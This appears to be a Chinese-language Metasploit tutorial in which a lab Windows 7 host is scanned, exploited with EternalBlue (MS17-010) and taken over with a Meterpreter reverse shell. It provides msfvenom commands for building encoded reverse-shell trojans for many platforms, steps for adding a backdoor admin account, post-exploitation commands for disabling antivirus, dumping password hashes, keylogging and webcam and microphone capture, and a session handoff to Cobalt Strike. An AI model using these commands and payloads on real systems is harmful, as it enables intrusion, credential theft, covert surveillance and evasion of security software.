MSF

MSF基本介绍

MSF简介

Metasploit框架（Metasploit Framework, MSF）是一个开源工具，旨在方便渗透测试，它是由Ruby程序语言编写的模板化框架，具有很好的扩展性，便于渗透测试人员开发、使用定制的工具模板。

Metasploit可向后端模块提供多种用来控制测试的接口（如控制台、 Web 、 CLI ）。推荐使用控制台接口，通过控制台接口，你可以访问和使用所有Metasploit的插件，例如Payload、利用模块、 Post模块等。 Metasploit还有第三方程序的接口，例如Nmap、SQLMap 等，可以直接在控制台接口里使用，要访问该界面。

MSF五大模块

Auxiliaries（辅助模块）

该模块不会直接在测试者和目标主机之间建立访问，它们只负责执行扫描、嗅探、指纹识别等相关功能以辅助渗透测试。

Exploit（漏洞利用模块）

漏洞利用是指由渗透测试者利用 一个系统、应用或者服务中的安全漏洞进行的攻击行为 。流行的渗透攻击技术包括缓冲区溢出、Web应用程序攻击，以及利用配置错误等，其中包含攻击者或测试人员针对系统中的漏洞而设计的各种POC验证程序，用于破坏系统安全性的攻击代码，每个漏洞都有相应的攻击代码 。

Payload（攻击载荷模块）

攻击载荷是我们期望目标系统在被渗透攻击之后完成实际攻击功能的代码，成功渗透目标后，用于在目标系统上运行任意命令或者执行特定代码，在Metasploit框架中可以自由地选择、传送和植入 。攻击载荷也可能是简单地在目标操作系统上执行一些命令，如添加用户账号等 。

Post（后期渗透模块）

该模块主要用于在取得目标系统远程控制权后，进行一系列的后渗透攻击动作，如获取敏感信息、实施跳板攻击等。

Encoders（编码工具模块）

该模块在渗透测试中负责免杀，以防止被杀毒软件、防火墙、 IDS及类似的安全软件检测出来。

MSF一些基本命令

MSF的启动

msfconsole：启动MSF框架

exit：退出MSF框架。也可以使用快捷键 CTRL+\

back：退出到上一级。


apt-get update：同步 /etc/apt/sources.list 和 /etc/apt/sources.list.d 中列出的源的索引，这样才能获取到最新的软件包。

apt-get upgrade：使用该命令前要先使用update。升级系统上安装的所有软件包、若更新失败，所涉及的包会保持更新之前的状态

上述的升级是比较全面且彻底的。但是要花费较多时间。建议在空闲时间使用，如果急需使用MSF又需要更新。建议采用单独升级的方式，先使用 apt update 再使用 apt install metasploit-framework

MSF实操

1.打开kali的终端，输入msfconsole，进入msf框架



2.输入命令exit退出MSF框架，来进行框架升级。

3.使用MSF之前，最好将其更新，以获取更多漏洞模块的支持。先使用apt update再使用 apt install metasploit-framework

4.更新完成后，再次打开msf


MSF的功能

MSF框架可以用来主机扫描、漏洞探测与漏洞利用、生成后门


1、主机扫描

1.1 使用辅助模块进行端口扫描

（1） 利用search portscan命令 查询一下有哪些可用的端口扫描模块



（2） 在上述结果中，可以看到有8个可用的端口扫描模块，此处以tcp端口扫描模块为例进行扫描。输入命令use auxiliary/scanner/portscan/tcp 进入对应模块（看>号前面的内容就知道自己所处模块位置），再输入 show options查询对应模块需要使用的参数



（3） 在上述参数中，Required列，被标记为yes的参数必须包含实际的值，其中，除了RHOSTS外，其余参数均有默认值。THREADS设置扫描线程数量，默认为1，数量越高扫描越快。使用set命令设置某个参数值，可以使用unset命令取消某个参数值的设置，设置完毕后使用run 命令执行模块，可以看到扫描结果如下，445端口存在可能利用的永恒之蓝漏洞。

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.21.131:       - 192.168.21.131:135 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:139 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:445 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:5357 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:49154 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:49156 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:49152 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:49153 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:49157 - TCP OPEN
[+] 192.168.21.131:       - 192.168.21.131:49155 - TCP OPEN
[*] 192.168.21.131:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

1.2 使用辅助模块进行服务扫描

（1）使用命令 search scanner可以发现大量的扫描模块，有600多个模块

```
msf6 > search scanner

Matching Modules
================

   #    Name                                                          Disclosure Date  Rank    Check  Description
   -    ----                                                          ---------------  ----    -----  -----------
   0    auxiliary/scanner/http/a10networks_ax_directory_traversal     2014-01-28       normal  No     A10 Networks AX Loadbalancer Directory Traversal
   1    auxiliary/scanner/snmp/aix_version                                             normal  No     AIX SNMP Scanner Auxiliary Module
   2    auxiliary/scanner/discovery/arp_sweep                                          normal  No     ARP Sweep Local Network Discovery
   3    auxiliary/scanner/snmp/sbg6580_enum                                            normal  No     ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
   4    auxiliary/scanner/http/wp_abandoned_cart_sqli                 2020-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   5    auxiliary/scanner/http/accellion_fta_statecode_file_read      2015-07-10       normal  No     Accellion FTA 'statecode' Cookie Arbitrary File Read
   6    auxiliary/scanner/http/adobe_xml_inject                                        normal  No     Adobe XML External Entity Injection
   7    auxiliary/scanner/http/advantech_webaccess_login                               normal  No     Advantech WebAccess Login
   8    auxiliary/scanner/http/allegro_rompager_misfortune_cookie     2014-12-17       normal  Yes    Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
   9    auxiliary/scanner/ftp/anonymous                                                normal  No     Anonymous FTP Access Detection
   10   auxiliary/scanner/http/apache_userdir_enum                                     normal  No     Apache "mod_userdir" User Enumeration
   11   auxiliary/scanner/http/apache_normalize_path                  2021-05-10       normal  No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   12   auxiliary/scanner/http/apache_activemq_traversal                               normal  No     Apache ActiveMQ Directory Traversal
   13   auxiliary/scanner/http/apache_activemq_source_disclosure                       normal  No     Apache ActiveMQ JSP Files Source Disclosure
   14   auxiliary/scanner/http/axis_login                                              normal  No     Apache Axis2 Brute Force Utility
   15   auxiliary/scanner/http/axis_local_file_include                                 normal  No     Apache Axis2 v1.4.1 Local File Inclusion
   16   auxiliary/scanner/http/apache_flink_jobmanager_traversal      2021-01-05       normal  Yes    Apache Flink JobManager Traversal
   17   auxiliary/scanner/http/mod_negotiation_brute                                   normal  No     Apache HTTPD mod_negotiation Filename Bruter
   18   auxiliary/scanner/http/mod_negotiation_scanner                                 normal  No     Apache HTTPD mod_negotiation Scanner
   19   auxiliary/scanner/ssh/apache_karaf_command_execution          2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   20   auxiliary/scanner/ssh/karaf_login                                              normal  No     Apache Karaf Login Utility
   21   auxiliary/scanner/http/apache_optionsbleed                    2017-09-18       normal  No     Apache Optionsbleed Scanner
   22   auxiliary/scanner/http/rewrite_proxy_bypass                                    normal  No     Apache Reverse Proxy Bypass Vulnerability Scanner
   23   auxiliary/scanner/http/tomcat_enum                                             normal  No     Apache Tomcat User Enumeration
```

（2）使用search 搜索与SMB服务相关的模块，搜索结果如下。使用的步骤与使用端口扫描模块时的基本相同

```
msf6 > search SMB

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts Cl
assLoader Manipulation Remote Code Execution
   1    exploit/osx/browser/safari_file_policy                2011-10-12       normal     No     Apple Safari fil
e:// Arbitrary Code Execution
   2    auxiliary/server/capture/smb                                           normal     No     Authentication C
apture: SMB
   3    post/linux/busybox/smb_share_root                                      normal     No     BusyBox SMB Shar
ing
   4    exploit/linux/misc/cisco_rv340_sslvpn                 2022-02-02       good       Yes    Cisco RV340 SSL
VPN Unauthenticated Remote Code Execution
```

1.3使用NMAP扫描

```
msf6 > nmap -A -T4 192.168.21.131
[*] exec: nmap -A -T4 192.168.21.131
```

2、漏洞探测与漏洞利用

2.1 漏洞探测

（1）我们就拿永恒之蓝为例，在上述信息收集中，我们发现445端口开启，代表着目标靶机运行SMB服务，因此使用命令search ms17_010查询与永恒之蓝相关的可利用模块。

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kerne
l Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eterna
lChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eterna
lChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010
```

（2）端口开启不代表就存在永恒之蓝漏洞，因此我们还需要借助更具体的扫描模块来检验是否存在永恒之蓝漏洞，使用命令use auxiliary/scanner/smb/smb_ms17_010 进入永恒之蓝漏洞扫描模块，输入参数show options 查看所需参数。

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                  Required  Description
   ----         ---------------                                  --------  -----------
   CHECK_ARCH   true                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/da               yes       List of named pipes to check
                ta/wordlists/named_pipes.txt
   RHOSTS                                                        yes       The target host(s), see https://github.com/rapid7/metasploit-f
                                                                           ramework/wiki/Using-Metasploit
   RPORT        445                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                no        The Windows domain to use for authentication
   SMBPass                                                       no        The password for the specified username
   SMBUser                                                       no        The username to authenticate as
   THREADS      1                                                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

（3）设置必要参数然后运行该模块，发现该主机可能存在MS17_010漏洞。

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                             Required  Description
   ----         ---------------                             --------  -----------
   CHECK_ARCH   true                                        no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                        no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                       no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/da          yes       List of named pipes to check
                ta/wordlists/named_pipes.txt
   RHOSTS       192.168.21.131                              yes       The target host(s), see https://github.com/rapid7/metasploit-f
                                                                      ramework/wiki/Using-Metasploit
   RPORT        445                                         yes       The SMB service port (TCP)
   SMBDomain    .                                           no        The Windows domain to use for authentication
   SMBPass                                                  no        The password for the specified username
   SMBUser                                                  no        The username to authenticate as
   THREADS      1                                           yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.21.131:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.21.131:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

2.2 漏洞利用

（1）我们经过漏洞发现已知该主机可能存在MS17_010漏洞，下一步就是进行漏洞利用。使用use exploit/windows/smb/ms17_010_eternalblue 进入漏洞利用模块，输入参数show options 查看所需参数。

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usi
                                             ng-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows S
                                             erver 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Serve
                                             r 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2,
                                              Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.21.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

（2）设置RHOSTS参数，然后进行漏洞利用。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.21.128:4444
[*] 192.168.21.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.21.131:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.21.131:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.21.131:445 - The target is vulnerable.
[*] 192.168.21.131:445 - Connecting to target for exploitation.
[+] 192.168.21.131:445 - Connection established for exploitation.
[+] 192.168.21.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.21.131:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.21.131:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.21.131:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.21.131:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.21.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.21.131:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.21.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.21.131:445 - Starting non-paged pool grooming
[+] 192.168.21.131:445 - Sending SMBv2 buffers
[+] 192.168.21.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.21.131:445 - Sending final SMBv2 buffers.
[*] 192.168.21.131:445 - Sending last fragment of exploit packet!
[*] 192.168.21.131:445 - Receiving response from exploit packet
[+] 192.168.21.131:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.21.131:445 - Sending egg to corrupted connection.
[*] 192.168.21.131:445 - Triggering free of corrupted buffer.
```

（3）GetShell。输入命令shell来让靶机反弹shel到当前窗口。

创建用户并提权为管理员。

创建用户：net user user 123456 /add

把创建的user用户加到管理员组：net localgroup /add administrators user

MSF生成木马

```
1.普通生成
##msfvenom -p 有效载荷 lhost=攻击机IP lport=攻击机端口 -f 输出格式 -o 输出文件
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.1 lport=8888 -f exe -o payload.exe

2.编码生成
##msfvenom -a 系统架构 --platform 系统平台 -p 有效载荷 lhost=攻击机IP lport=攻击机端口 -e 编码方式 -i编码次数 -f 输出格式 -o 输出文件
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.1.1 lport=8888 -i 3 -e x86/shikata_ga_nai -f exe -o payload.exe

msfvenom --list archs #查看支持的系统架构
msfvenom --list platforms #查看支持系统平台
msfvenom -l payload #列出所有可用的payload
msfvenom -l formats #列出所有的输出格式
msfvenom -l encrypt #列出所有的加密方式
msfvenom -l encoders #列出所有的编码器
```

常见生成格式

```
1、Windows
msfvenom --platform windows -a x86 -p windows/meterpreter/reverse_tcp -i 3 -e x86/shikata_ga_nai -f exe -o payload.exe

2、Linux
msfvenom --platform linux -a x86 -p linux/x86/meterpreter/reverse_tcp -f elf -o payload.elf

3、Mac
msfvenom --platform osx -a x86 -p osx/x86/shell_reverse_tcp -f macho -o payload.macho

4、Android
msfvenom -p android/meterpreter/reverse_tcp -o payload.apk

5、Aspx
msfvenom --platform windows-p windows/meterpreter/reverse_tcp -f aspx -o payload.aspx

6、JSP
msfvenom --platform java -p java/jsp_shell_reverse_tcp -f raw -o payload.jsp

7、PHP
msfvenom -p php/meterpreter_reverse_tcp -f raw -o payload.php

8、BASH
msfvenom -p cmd/unix/reverse_bash -f raw -o shell.sh

9、Python
msfvenom -p python/meterpreter/reverse_tcp -f raw -o shell.py
```

示例：

1、生成木马文件

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.21.128 LPORT=8088 -b "\x00" -i 10 -f exe -o /root/1.exe
参数含义:
-a x86                                  #使用x86框架
--platform windows                      #运行平台为windows
-p windows/meterpreter/reverse_tcp      #指定payload
LHOST=192.168.21.128 LPORT=8088         #本地IP和监听端口
-b "\x00"                               #去掉坏字符
-i 10                                   #编码10次，提高免杀概率
-f exe                                  #木马文件格式
-o /root/1.exe                          #输出路径
```

2、启动监听程序

```
msfconsole                                      //启动
use exploit/multi/handler                       //开启监听
set payload windows/meterpreter/reverse_tcp     //设置payload，选择漏洞利用模块
set lhost 192.168.21.128                        //本地IP，即攻击IP
set lport 8088                                  //监听端口
exploit                                         //攻击
```

3、靶机上线

接下来是利用漏洞获取更多的靶机信息并进一步扩大施展空间

比如:

```
screenshot:靶机屏幕截屏并保存到root中
sysinfo:获取靶机系统信息
idletime:靶机开机时间
run post/windows/manage/enable_rdp：打开远程桌面服务
run post/windows/manage/killav：关闭杀毒软件
run hashdump:查看系统账户密码的hash值
shell：获取shell
相关命令：
getuid      查看当前权限
getsystem   尝试获取system权限
shell       获取当前权限shell会话
ps          列出正在运行的进程
pkill       按名称终止进程
kill        按PID终止进程
reboot      重启
shutdown    关机
upload      上传文件(格式参考:upload /root/1.txt -> d:/)
download    下载文件(格式参考:download c:/1.txt -> /root/)
keyboard_send   令对方键盘输入(参考格式:keyboard_send ilovecc)
#请按以下顺序执行
keyscan_start   开始捕获击键（开始键盘记录）
keyscan_dump    转储按键缓冲（下载键盘记录）
keyscan_stop    停止捕获击键（停止键盘记录）
#操作完都会有文件保存在服务器，一般是存在/root目录下，msf会提示具体位置和名称，提到本机就可打开看
record_mic      麦克风录制
screenshot      截图截取对方目前桌面的截图
webcam_snap     摄像头拍摄一张照片
webcam_stream   持续监控摄像头
getpid:查看meterpreter shell的进程号
migrate +稳定进程号：转移进程
 也可以直接用run post/windows/manage/migrate进行自动寻找稳定进程转换。
```

msf会话转移至cs

msf转移会话：

1、cs开启http监听端口

2、msf进行会话转移

```
background
use exploit/windows/local/payload_inject
set payload windows/meterpreter/reverse_http
set lhost 192.168.21.128
set lport 6666
set DisablePayloadHandler True
set PrependMigrate True
set session 1
run
```